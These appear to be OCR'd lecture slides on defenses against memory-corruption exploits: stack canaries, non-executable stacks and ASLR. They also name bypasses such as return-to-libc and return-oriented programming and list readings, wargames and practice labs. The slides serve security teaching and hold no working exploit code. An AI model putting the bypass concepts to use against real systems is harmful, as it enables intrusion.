


If we overwrite the canary, the check fails, and the program aborts before jumping to the saved $EIP.

Vulnerable program's memory layout (function frame).

Memory layout of a possible exploit.

Example: gcc -fstack-protector



Types of Canaries

- **Terminator canaries:** made with terminator characters (typically \0) which cannot be copied by string-copy functions and therefore cannot be overwritten
- **Random canaries:** random sequence of bytes, chosen when the program is run
  - `-fstack-protector` in GCC & /GS in VisualStudio
- **Random XOR canaries:** same as above, but canaries XORed with part of the structure that we want to protect - protects against non-overflows

OS Level Defenses

Non-executable stack (data != code)

- No stack smashing on local variables
  - Issue: some programs (e.g., JVM older versions) actually need to execute code on the stack.
- The hardware **NX bit** mechanism is used
  - Implementations: **DEP**, since Windows XP SP2; OpenBSD **W^X; ExecShield** in Linux
- **Bypass**: don't inject code, but point the return address to existing machine instructions (**code-reuse attacks**)
  - C library functions: "return to libc" (ret2libc)
  - Generalization: return oriented programming (ROP)

OS Level Defenses

Address Space Layout Randomization (ASLR)

RANDOMIZES WHATEVER IS IN THE STACK

- Repositioning the stack, among other things, at each execution at random; impossible to guess return addresses correctly

DEPENDING ON THE ANALYZED BINARY

- Active by default in Linux > 2.6.12, randomization range 8MB
  - `/proc/sys/kernel/randomize_va_space`

Further Reading

[textbook] Chris Anley et al., *"The Shellcoder's Handbook. Discovering and Exploiting Security Holes"*, 2007 (Chapters 1, 2, and 3)
https://www.wiley.com/en-it/The+Shellcoder's+Handbook:+Discovering+and+Exploiting+Security+Holes,+2nd+Edition-p-9780470080238

V. Van der Veen et al., *"Memory Errors: The Past, the Present and the Future"*. RAID 2012
https://dx.doi.org/10.1007/978-3-642-33338-5_5
(short history about mitigations against memory corruption exploitation)

C. Cowan et al., *"StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks"*, USENIX Security 1998
https://www.usenix.org/legacy/publications/library/proceedings/sec98/full_papers/cowan/cowan.pdf
(introduces stack canaries)

H. Shacham. *"The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)"*. CCS 2007
https://acmccs.github.io/papers/geometry-ccs07.pdf
(introduces the concept of return oriented programming)

“Wargame” list :P

If you want to test your hacking skills on Memory Errors

Binary

- pwnable.kr - http://pwnable.kr/
- OverTheWire Bandit - http://overthewire.org/wargames/bandit/
- OverTheWire Leviathan - http://overthewire.org/wargames/leviathan/


The complete (and updated) list can be found at:

https://github.com/zardus/wargame-nexus

Further Material + Exercises

Gentle introduction to memory errors and advanced defenses (PDFs and videos):

http://10kstudents.eu



VM and code samples to practice with

https://github.com/phretor/memory-errors-lab